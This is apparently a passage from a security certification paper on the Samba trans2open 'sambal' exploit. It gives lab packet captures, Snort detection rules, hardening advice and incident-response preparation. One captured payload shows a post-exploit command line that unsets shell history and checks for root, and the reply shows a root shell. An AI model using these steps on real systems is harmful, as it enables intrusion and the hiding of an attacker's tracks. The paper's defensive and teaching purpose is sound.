00 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ...............

06/22-15:35:44.549469 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x42
192.168.1.79:139 -> 192.168.1.175:32801 TCP TTL:64 TOS:0x0 ID:13941 IpLen:20 DgmLen:52
DF
***A*R** Seq: 0x29230393  Ack: 0x668813F8  Win: 0x2798  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509840 32055481
```

Figure 18. Buffer Overflow Packet Capture

```
06/22-15:35:44.518762 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x4A
192.168.1.175:32802 -> 192.168.1.79:45295 TCP TTL:64 TOS:0x0 ID:50610 IpLen:20
DgmLen:60 DF
******S* Seq: 0x66FCE50B  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 32055481 0 NOP WS: 0

06/22-15:35:44.518832 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x4A
192.168.1.79:45295 -> 192.168.1.175:32802 TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0x293EF222  Ack: 0x66FCE50C  Win: 0x16A0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 191509837 32055481 NOP
TCP Options => WS: 0

06/22-15:35:44.518929 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x42
192.168.1.175:32802 -> 192.168.1.79:45295 TCP TTL:64 TOS:0x0 ID:50611 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x66FCE50C  Ack: 0x293EF223  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055481 191509837

06/22-15:35:44.518986 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x42
192.168.1.175:32802 -> 192.168.1.79:45295 TCP TTL:64 TOS:0x0 ID:50612 IpLen:20
DgmLen:52 DF
```

```
***A***F Seq: 0x66FCE50C  Ack: 0x293EF223  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055481 191509837
```

```
06/22-15:35:44.520622 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x42
192.168.1.79:45295 -> 192.168.1.175:32802 TCP TTL:64 TOS:0x0 ID:51054 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x293EF223  Ack: 0x66FCE50D  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509838 32055481
```

```
06/22-15:35:44.547383 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x42
192.168.1.79:45295 -> 192.168.1.175:32802 TCP TTL:64 TOS:0x0 ID:51055 IpLen:20
DgmLen:52 DF
***A***F Seq: 0x293EF223  Ack: 0x66FCE50D  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509840 32055481
```

```
06/22-15:35:44.547500 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x42
192.168.1.175:32802 -> 192.168.1.79:45295 TCP TTL:255 TOS:0x0 ID:0 IpLen:20 DgmLen:52
DF
***A**** Seq: 0x66FCE50D  Ack: 0x293EF224  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055484 191509840
```

At this point the attacker has successfully executed the buffer overflow and has configured the victim machine to listen for a connection on port 45295/TCP. The sambal utility then connects to this port and establishes a TCP connection. The sambal utility then executes the 'uname –a' and 'id' commands to inform the attacker what privileges will be available.

```
06/22-15:35:44.519489 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x4A
192.168.1.175:32803 -> 192.168.1.79:45295 TCP TTL:64 TOS:0x0 ID:55490 IpLen:20
DgmLen:60 DF
******S* Seq: 0x667CF87B  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 32055481 0 NOP WS: 0
```

```
06/22-15:35:44.519549 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x4A
192.168.1.79:45295 -> 192.168.1.175:32803 TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0x28D0574D  Ack: 0x667CF87C  Win: 0x16A0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 191509837 32055481 NOP
TCP Options => WS: 0
```

```
06/22-15:35:44.519657 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x42
192.168.1.175:32803 -> 192.168.1.79:45295 TCP TTL:64 TOS:0x0 ID:55491 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x667CF87C  Ack: 0x28D0574E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055481 191509837
```

```
06/22-15:35:44.519780 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x80
```

```
192.168.1.175:32803 -> 192.168.1.79:45295 TCP TTL:64 TOS:0x0 ID:55492 IpLen:20
DgmLen:114 DF
***AP*** Seq: 0x667CF87C  Ack: 0x28D0574E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055481 191509837
75 6E 73 65 74 20 48 49 53 54 46 49 4C 45 3B 20  unset HISTFILE;
65 63 68 6F 20 22 2A 2A 2A 20 4A 45 20 4D 4F 45  echo "*** JE MOE
54 20 4A 45 20 4D 55 49 4C 20 48 4F 55 57 45 22  T JE MUIL HOUWE"
3B 75 6E 61 6D 65 20 2D 61 3B 69 64 3B 0A        ;uname -a;id;.
```

```
06/22-15:35:44.519821 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x42
192.168.1.79:45295 -> 192.168.1.175:32803 TCP TTL:64 TOS:0x0 ID:25091 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x28D0574E  Ack: 0x667CF8BA  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509837 32055481
```

```
06/22-15:35:44.585645 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x5C
192.168.1.79:45295 -> 192.168.1.175:32803 TCP TTL:64 TOS:0x0 ID:25092 IpLen:20
DgmLen:78 DF
***AP*** Seq: 0x28D0574E  Ack: 0x667CF8BA  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509844 32055481
2A 2A 2A 20 4A 45 20 4D 4F 45 54 20 4A 45 20 4D  *** JE MOET JE M
55 49 4C 20 48 4F 55 57 45 0A                    UIL HOUWE.
```


```
06/22-15:35:44.519821 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x42
192.168.1.79:45295 -> 192.168.1.175:32803 TCP TTL:64 TOS:0x0 ID:25091 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x28D0574E  Ack: 0x667CF8BA  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509837 32055481
```

```
06/22-15:35:44.585645 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x5C
192.168.1.79:45295 -> 192.168.1.175:32803 TCP TTL:64 TOS:0x0 ID:25092 IpLen:20
DgmLen:78 DF
***AP*** Seq: 0x28D0574E  Ack: 0x667CF8BA  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509844 32055481
2A 2A 2A 20 4A 45 20 4D 4F 45 54 20 4A 45 20 4D  *** JE MOET JE M
55 49 4C 20 48 4F 55 57 45 0A                    UIL HOUWE.
```


```
06/22-15:35:44.585747 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x42
192.168.1.175:32803 -> 192.168.1.79:45295 TCP TTL:64 TOS:0x0 ID:55493 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x667CF8BA  Ack: 0x28D05768  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055488 191509844
```

```
06/22-15:35:44.599140 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x95
192.168.1.79:45295 -> 192.168.1.175:32803 TCP TTL:64 TOS:0x0 ID:25093 IpLen:20
DgmLen:135 DF
***AP*** Seq: 0x28D05768  Ack: 0x667CF8BA  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509845 32055488
4C 69 6E 75 78 20 63 65 6C 65 72 6F 6E 20 32 2E  Linux celeron 2.
34 2E 32 30 20 23 31 33 20 53 4D 50 20 53 61 74  4.20 #13 SMP Sat
20 4D 61 79 20 33 31 20 31 31 3A 30 33 3A 32 31   May 31 11:03:21
20 4D 53 54 20 32 30 30 33 20 69 36 38 36 20 69   MST 2003 i686 i
36 38 36 20 69 33 38 36 20 47 4E 55 2F 4C 69 6E  686 i386 GNU/Lin
```

```
75 78 0A                                        ux.

06/22-15:35:44.599260 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x42
192.168.1.175:32803 -> 192.168.1.79:45295 TCP TTL:64 TOS:0x0 ID:55494 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x667CF8BA  Ack: 0x28D057BB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055489 191509845

06/22-15:35:44.611087 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x72
192.168.1.79:45295 -> 192.168.1.175:32803 TCP TTL:64 TOS:0x0 ID:25094 IpLen:20
DgmLen:100 DF
***AP*** Seq: 0x28D057BB  Ack: 0x667CF8BA  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509847 32055489
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D  uid=0(root) gid=
30 28 72 6F 6F 74 29 20 67 72 6F 75 70 73 3D 39  0(root) groups=9
39 28 6E 6F 62 6F 64 79 29 2C 37 28 6C 70 29 0A  9(nobody),7(lp).

06/22-15:35:44.611201 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x42
192.168.1.175:32803 -> 192.168.1.79:45295 TCP TTL:64 TOS:0x0 ID:55495 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x667CF8BA  Ack: 0x28D057EB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055490 191509847
```

Figure 19. Packet capture of shell access to compromised system.

While the trace has been terminated at this point, a full root owned shell is now under the ownership of the attacker. The attacker would now initiate the process of establishing a back-door for future system access, followed by the process of erasing evidence of compromise and backdoor configuration, i.e., cover their tracks.

Signature of the Attack

The victim system's log files were observed and errors were observed in the smbd log file, as listed in Figure 16 above. No other log files were observed to display information on a standard redhat 9 test system.

The NIDS sensor used to observe the attack was snort 2.0 (http://www.snort.org/dl/snort-2.0.0.tar.gz), with default snort rules (http://www.snort.org/dl/rules/snortrules-current.tar.gz , accessed 6/22/03). The snort system was configured and the exploit was run to determine whether any trans2_open buffer overflow signature snort rules existed in the standard rule-set bundle. Upon running the sambal exploit, Snort ID rules (sid's) 2103, and 498 where observed to fire. Snort verbose output is captured in Figure 20. A description of sid 2103, and 498 can be found here

- http://www.snort.org/snort-db/sid.html?sid=2103
- http://www.snort.org/snort-db/sid.html?sid=498

```
[root@celeron snort]# tail -f alert

[**] [1:2103:4] NETBIOS SMB trans2open buffer overflow attempt [**]

[Classification: Attempted Administrator Privilege Gain] [Priority: 1]

06/22-21:45:23.142389 192.168.1.175:32831 -> 192.168.1.79:139

TCP TTL:64 TOS:0x0 ID:59586 IpLen:20 DgmLen:1500 DF

***A**** Seq: 0xDBEB1263  Ack: 0x9D3E0D22  Win: 0x16D0  TcpLen: 32

TCP Options (3) => NOP NOP TS: 34273614 193727700

[Xref => http://www.digitaldefense.net/labs/advisories/DDI-1013.txt][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201]



[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]

[Classification: Potentially Bad Traffic] [Priority: 2]

06/22-21:45:23.364749 192.168.1.79:45295 -> 192.168.1.175:32833

TCP TTL:64 TOS:0x0 ID:26585 IpLen:20 DgmLen:100 DF

***AP*** Seq: 0x9C966BAB  Ack: 0xDB6A19FD  Win: 0x16A0  TcpLen: 32

TCP Options (3) => NOP NOP TS: 193727722 34273636
```

Figure 20. Snort verbose output from sambal activity with standard rule-set.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB trans2open buffer
overflow attempt"; flow:to_server,established; content:"|00|"; offset:0; depth:1; content:"|ff|SMB|32|";
offset:4; depth:5; content:"|00 14|"; offset:60; depth:2; byte_test:2,>,1024,0,relative,
little;reference:cve,CAN-2003-0201; reference: url, www.digitaldefense.net/labs/advisories/DDI-
1013.txt; classtype: attempted-admin; sid:2103; rev:4;)
```

Figure 21. Snort sid 2103: Netbios SMB trans2open buffer overflow signature

```
attack-responses.rules:alert ip any any -> any any (msg:"ATTACK-RESPONSES id check returned root"; content: "uid=0(root)"; classtype:bad-unknown; sid:498; rev:4;)
```

Figure 22. Snort sid: 498: id check returned root signature

How to Protect Against Sambal

The following section will detail a variety of defense strategies for a standard UNIX host running samba. The intent is to discuss risk mitigation strategies at multiple levels of the network protocol stack and to ensure limited privilege daemon secure configurations.

Network-based Intrusion Detection Systems

NIDS security monitoring implementations provide a method of monitoring the networks enroot to a targeted environment of systems. A multitude of commercial NIDS implementations exist, each varying significantly in capability and cost. Among open source based NIDS packages are Snort and TCPDUMP/Shadow. TCPdump is a general purpose packet sniffer that is capable of employing bit level packet identification characteristics through use of the low level network libraries such as the Berkeley Packet Filter (BPF) (in Snoop, Sun's general purpose packet sniffer) and PCAP (short for **P**acket **CAP**ture library).

While general purpose packet sniffers can be an effective method of intrusion detection, much less configuration and thought is required to deploy a highly effective network of distributed snort based sensors. Snort is a utility capable of packet capture (sniffer), packet logging, and network intrusion detection mode. Snort also includes support for stateful plug-ins, such as TCP STREAMS_4 and http cgi unicode decode engines.

See Figure 21, and 22 above for rules capable of detecting the sambal utility in buffer overflow phase.

Firewall Access Policy Risk Mitigation Tactics

Given the intended presence of the samba server within DMZ of the internal network firewall, simply denying port 139/TCP traffic at the firewall wasn't an option for GIAC Corporations DMZ samba server scenario. For instances where simply denying port 139/TCP and other NETBIOS-related network traffic across the firewall is infeasible, some risk mitigation can be achieved by limiting system access to a finite number of pre-authorized clients in the firewall policy configuration . Note that such packet filtering policies are only capable of limiting the number of candidate IP addresses whom would be trusted and in a position to use the SAMBAL exploit against an internal victim; while this is arguably preferable

to trusting all external networks not to use the Sambal exploit, the security of the samba server is raised to the level of security of the least secure pre-authorized external client with trusted access. As a warning, it should be noted that employing user authentication methods internal to the samba application do not mitigate the risks posed by the sambal buffer overflow capability.

Application Configuration Risk Mitigation Tactics

Clearly the most effective method of samba server risk mitigation is to upgrade the distribution to a patch level 2.2.8a or greater. Additionally, comparison of MD5 digital signatures for downloaded patches against the published signatures will assure that the integrity of the patch has been preserved. Note that this measure could be rendered ineffective if an attacker could gain access to the patch distribution download site. This risk is generally assumed acceptable.

Another methodology that should be considered in running the samba daemons from a user with reduced privileges, instead of as root, which is the conventional owner for the samba related daemons.

If executed as a user with limited privileges, a chroot jailed samba environment would significantly limit the amount of capabilities available to an attacker using sambal to execute arbitrary code on the victim system. chroot is a process that defines the root file-system as seen by it's child processes to some directory below the real root file system. By doing so, the samba process may be invoked as a limited privilege user, under restricted access to the file-system. A vulnerable samba system that was exploited by the sambal buffer overflow would at worst bestow upon the attacker a shell owned by the restricted user, limted only to restricted commands on restricted file-system access boundaries. The disadvantages of a chroot implementation are limited to disk usage and application/system performance. Disk usage is consumed due to a duplication of data and files required to support the chrooted application, including system configuration files, executables, log files, and shared libraries, which will need to be duplicated in the chrooted file-system hierarchy.

Host-based Intrusion Detection Systems

TCP-wrappers is an excellent host-based intrusion detection/prevention system that could be employed to protect samba systems. TCPwrappers can be configured to specify authorized clients at the IP-stack level based upon the nature of their network address. This method can be used in place of, or to complement the security garnered by utilization of a full DMZ and packet filtering firewall, if the implementation of such systems is not feasible. Note that this method offers equivalent security to application of pre-authorized client firewall access lists, both in risk mitigation and transfer of risk to the least secure system on the tripwire pre-

authorized client access control list; another security vulnerability is that since TCP-wrappers employees network address based authentication, spoofing of IP addresses is possible.

Tripwire is a file-system integrity monitor, and provides an excellent way of periodically monitoring the integrity of all file system aspects and of its respective files. Tripwire is free for non-commercial and educational use on Linux based systems. Tripwire carries the disadvantages of being moderately CPU intensive for each file it is configured to monitor. This means that tripwire configurations that have a relatively small number of monitored files can run with minimal impact to system resource availability and at enhanced frequency. More comprehensive file monitoring configurations will conversely utilize a greater amount of system resources and hence may necessitate monitoring at a reduced frequency.

References

Aleph One. "Smashing the Stack for Fun and Profit." Nov. 11, 1996. Phrack Magazine. http://www.phrack.org/show.php?p=49&a=14 (6/20/03)

Bauer, Michael D. "Building Secure Servers with Linux: Tools & Best Practices for Bastion Hosts." 2003. Oreilly Publishing. Sebastopol, CA.

Eckstein, Robert, Collier-Brown, David, Kelly, Peter. Using Samba, Oreilly Publishing, Sebastopol, CA. November, 1999. http://www.oreilly.com/catalog/samba/chapter/book/indexpdf.html, (May 29th, 2003)

eSDee. "Sambal.c Source Code." April 10, 2003. Netric Security. www.netric.org (6/20/2003).

Garfinkel, Simson; Spafford, Gene; Schwartz, Alan. "Practical Unix & Internet Security: Securing Solaris, Mac OS X, Linux, and FreeBSD." Third Edition. Feb. 2003. Oreilly Publishing. Sebastopol, CA.

Hornig, Charles.., "RFC 894: A Standard for the Transmission of IP Datagrams over Ethernet Networks." April 1984. http://www.rfc-editor.org/rfc/rfc894.txt (6/28/03)

Postel, J., "RFC 791: Internet Protocol." Sept 1981. http://www.rfc-editor.org/rfc/rfc791.txt (6/28/03)

Postel, J. "RFC 793: Transmission Control Protocol." http://www.rfc-editor.org/rfc/rfc793.txt (6/28/03)

Postel, J. "RFC 768: User Datagram Protocol." http://www.rfc-editor.org/rfc/rfc768.txt (6/28/03)

Ziegler, Robert L. "Linux Firewalls." Second Edition, Nov., 2001. New Riders Publishing. Indianapolis, IN

The Incident Handling Process

GIAC Corporation's Incident Response Team initiative was funded in response to significant losses related to the system unavailability caused by the Code Red, Nimda, Klez, and SQL-Slammer worms. The following section will document the actions taken for future incident preparation. Identification, containment, eradication, recovery, and lessons learned sections will include general GIAC Corporation incident handling policy, along with a specific application to the Sambal.c corporate internal firewall compromise incident.

Preparation

Much documentation can be located on the topic of incident response. The following preparatory actions and procedures listed in the section below have been adopted for use at GIAC Corporation in preparation for incident response. The philosophies below are generally based upon the consensus of 90 experienced incident handlers sponsored by the SANS group and upon government and military agencies tasked with incident response responsibilities in sensitive computing environments. Additional references were sampled from the published certification papers of the GIAC-GCIH certified incident handlers associated with the SANS group. Procedures and actions will be categorized into the following general groups: policy, people, data, software/hardware, communications, supplies, transportation, space, power/environmental factors, and documentation.

Preparation - Policy

As is widely known among security specialists, the basis of a comprehensive, robust, and detailed collection of information security policies is essential for enforcement purposes and hence for the protection of a given infrastructure. Without good policies, legal standing and the chance for successful prosecution will falter in the case of an incident. In addition to these advantages, the well

written security policy communicates a consensus on the conventions of acceptable use. GIAC Corporation has adopted security policies based upon the outline listed in Scott Barman's book entitled: "Writing Information Security Policies" and is listed in the reference section of this document. "The SANS security policy Project" was also used for the development of the following policies:

- Encryption Policy
- Acceptable Use Policy
- Guidelines for anti-virus procedures
- Application service provider policy
- Acquisition Assessment Policy
- Audit Policy
- Automatically Forwarded Email Policy
- Database Credential Coding Policy
- Dial-in and VPN Access Policy
- DMZ Lab Security Policy
- Ethics Policy
- Extranets Policy
- Information Sensitivity Policy
- Internal Lab Security Policy
- Internet DMZ Equipment Policy
- Lab Anti-virus Policy
- Password Protection Policy
- Risk Assessment Policy
- Router Security Policy
- Minimum Server Security Policy

- Wireless Communication Security Policy

Additionally, a primer is published by Michele D. Guel in cooperation with the SANS institute entitled: "A Short Primer for Developing Information Security Polices." This document was used as a framework for ensuring the policies met the following conditions:

- Policies must be implement-able and enforceable
- Policies must be concise and easy to understand
- Policies should balance productivity and protection of data integrity, confidentiality, and availability.

An example of a system banner is listed below and is in use at GIAC corporation on all company system login/access points.

Use of this system by unauthorized persons or in an unauthorized manner is strictly prohibited. Unauthorized access can and will be prosecuted to the fullest extent possible. You must have a personal username and password that is assigned only to you. Accounts and passwords must not be shared or passed on to any other person. Violation will result in appropriate disciplinary action, which may include termination.

Figure 23. The banner policy used at all login prompts at GIAC Corporation.

Lastly, papers documented in the SANS Reading room located at http://www.sans.org/rr/catindex.php?cat_id=50 are regularly viewed by GIAC Corporation information security policy owners

Preparation - People

The benefit rendered by the formulation of a well prepared incident handling team is dependant upon the selection of competent and motivated team members for pre-defined roles. The following members were selected based upon a recommendation outlines in Michele Borodkin's SANS Reading Room paper entitled "Computer Incident Response Teams":

- Incident Handler
- Management
- Relevant information security groups
- Legal
- Human Resources
- Public Relations

The incident response team should have experience in Unix and Microsoft operating system administration, experience with network and wireless network administration, and sufficient understanding of individual roles. Backups and Recovery from backups should be simplified into a 1 page 'cheat-sheet' and should be modified if changes in the environment would necessitate a modification to the 'cheat-sheet'.

Verification of team membership integrity is assured via use of a background check for all members.

Contact info for all teams should be regularly updated and summarized on a email distribution list, along with a card illustrating all relevant individuals with multiple contact information for each.

Preparation - Data

Preparation for system data is best accomplished through a regularly tested and documented backup and recovery system. GIAC Corporation uses proprietary BAR (backup and recovery) software for critical systems, and maintains 24x7 vendor support.

Preparation - Jump-kit - Software/Hardware

GIAC Corporation incident handlers, as part of the jump kit that is defined in the section below entitled "Supplies," carry 2 dual boot laptops, booting Linux and Windows 2000 with Service Pack 3. In addition to the laptops, the following support hardware is included in the jump kit:

- A spare laptop battery
- A spare laptop power supply
- 8 10 Foot long CAT5 patch cables

- 2 8 port shared hubs with power supply.
- Knoppix bootable Linux CD (see http://www.knoppix.org/)
- A disk with statically linked executables of the Unix commands: “ls, find, mv, cp, rm, vi, cat, netcat, ssh, sshd”
- CDRW, DVDRW, USB pen drive, zip drive(with power-supplies)

Preparation - Jump-kit - Supplies

In addition to all hardware and software listed above in the ‘hardware/software’ section under Preparation, the following things are included in the Incident Handlers jump kit; the contents of the jump kit are reviewed after each incident to determine if additional things are needed:

- 1 female to female RJ45 jack adapters
- 2 boxes of antistatic freezer bags with labels
- 5 Permanent Markers, 5 pens, 5 pencils
- business cards
- flashlight, extra batteries
- 3 binded blank volumes with page numbering and table of contents for note taking
- screwdrivers (should be removed for public air travel)
- spare backup media (DVDrw’s, CDrw’s, zip disks
- voice tape recorder with 4 spare tapes
- digital camera
- rechargeable spare batteries for voice recorder, digital camera
- cell-phone with charger and extra batteries
- spare calling tree lists

Preparation - Communication

Communication mediums have been pre-arranged prior to an incident, including a master list of incident handling team contacts, along with a calling tree specifying the responsibilities of each team member in contacting another few team members in the case of the first line paging notification system failure. A permanent dedicated emergency bridge is also maintained in the case of a disaster or incident so that each incident handler team's pager can be notified to call in to the dedicated emergency conference bridge. While this is expensive, GIAC corporations business objectives justify this measure. Communication with local authorities is cultivated through HTCIA memberships for the Incident Handling team key members, although the decision to contact authorities is reserved by GIAC corporation high-level management.

Communication for worm/virus related incidents at GIAC Corporation must include the delivery of information to a wide variety of groups. To ensure that information is communicated correctly, flows of communication (including email, voicemail, direct communications) to all of GIAC corporations departments are restricted to the incident handler through the Incident team to the incident team member's respective corporate divisions. This system ensures that communication between groups does not evolve into inaccuracy that would jeopardize return to normal business operations. Figure DEF characterizes the acceptable lines of information flow during a company wide worm incident involving a significant corporate wide impact.



Figure 24. Acceptable flows of communication during a corporate wide virus/worm incident.

Preparation - Transportation

Pre-arrangements with GIAC corporation satellite sites have been made to identify a site contact to interface with the incident handling team. This is done to ensure that local intervention is done promptly. Incident handling team members are issued a corporate credit card to cover the costs of travel, including airline transportation, hotel, meals, and rental car transportation.

Preparation - Space

Secured spaces are specified at GIAC corporation satellite sites for the purpose of command center/war room availability for general crisis situations, including incident response scenarios. Future GIAC facility data-centers will be specified to include a lockable, secured war-room without a raised ceiling.

Preparation - Power and Environmental factors

The GIAC Corporation's incident handling team members are issued 2 way pagers and cell phones to facilitate the need for out-of-band communication needs in the event of corporate email/phone-system unavailability.

Preparation - Documentation

GIAC Corporation publishes a set of documents to be used to facilitate incident handling updated on a monthly basis. All incident handling team members are required to download a set of documents to their local computers in the case that network and web connectivity becomes unavailable. The documentation includes:

- Organization contact lists for key business groups, along with comprehensive alternate contact information for each of the business group's managers.
- Roles and responsibilities are also documented for all members of the incident handling team.
- A crisis meeting agenda has been pre-approved to facilitate the best use of meeting time.
- A crisis severity level reaction plan has been drafted to ensure that crises are sufficiently resourced based upon severity to business continuity.
- A crisis severity dispositioning document has been published to ensure that incident severity is dispositioned consistently over time and across incident handlers.
- A set of shift turnover process guidelines has been published to ensure that events requiring shift support are sufficiently supported across shifts.
- A template for crisis call data collection has been drafted to ensure that sufficient information is garnered by the incident identifier during the time of initial identification.

Identification

The GIAC Corporation security operations center employs staff partially dedicated to the analysis of alerts on vulnerabilities and mal-ware through a rapid risk assessment team. A UNIX security expert and a Microsoft security expert individually track vulnerabilities posted to a subscription early disclosure list real-time during the standard business week. The duties are shared by the incident response team and the intrusion detection system analysts. If a vulnerability is deemed to be of moderate or high risk based upon a number of factors listed in Figure 12. The primary factors used to arrive at a risk assessment are threat, vulnerability, and consequence. the intrusion analysts will collaborate to develop a

set of signatures for the various intrusion detection system sensors deployed on GIAC corporation networks.

Threat	Vulnerability	Consequence
• Exploit availability • Observed Propogation • Credibility of Source • Delivery Mechanism • Availability	• Affected Systems • Existing Countermeasures • Network Exposure • Requires Human intervention	• Expected Dollar cost of incident • Intellectual Property implications • Impact to business operations • Confidentiality exposure liabilities

Figure 25. Risk assessment categories for vulnerability disposition by rapid risk assessment team.

Besides the rapid risk assessment effort, individual incidents are recognized through monitoring of the host and network based intrusion detection systems, and on a case by case basis from tickets originating from the GIAC corporation computer help desk.

A goal of the incident response team is to minimize the cost and resource dedication to non-incidents. To accomplish this, the team has opted not to offer a rewards program for incident reporters.

Containment

The first step in the containment process is to assess the corporate business continuity impact of the incident. This assessment will be used to calibrate the team to the required urgency upon which the containment, recovery, and eradication must transpire.

The second step after identifying that the security of the system has been compromised is to disconnect the system from the network (pulled the network plug from the patch panel port), and remove power from the system (pulled the server power distribution unit). The power and network removal duties are typically owned by the system administrator in coordination with the site incident handler contact.

Fortunately, the system was built upon a fault tolerant platform (Compaq DL580) which allowed for the simple removal of the root and data storage drives. Each drive was stored in evidence bags (see section above detailing jump kits). With the further help of the system administrator, a backup system was used to mount the drives read only for replication via the /bin/dd command piped through an encrypted crypt-cat relay to the laptop. Each drive was compressed and stored on DVD-Rom. 2 copies were made of each associated system drives, including root (operating system) drives and data (system application) drives.

Eradication

System Eradication Actions

Eradication of the incident was primarily owned by the system administrator. As with most incident handling scenarios (ones were the system administrator herself isn't suspected as having played a part in the compromise).

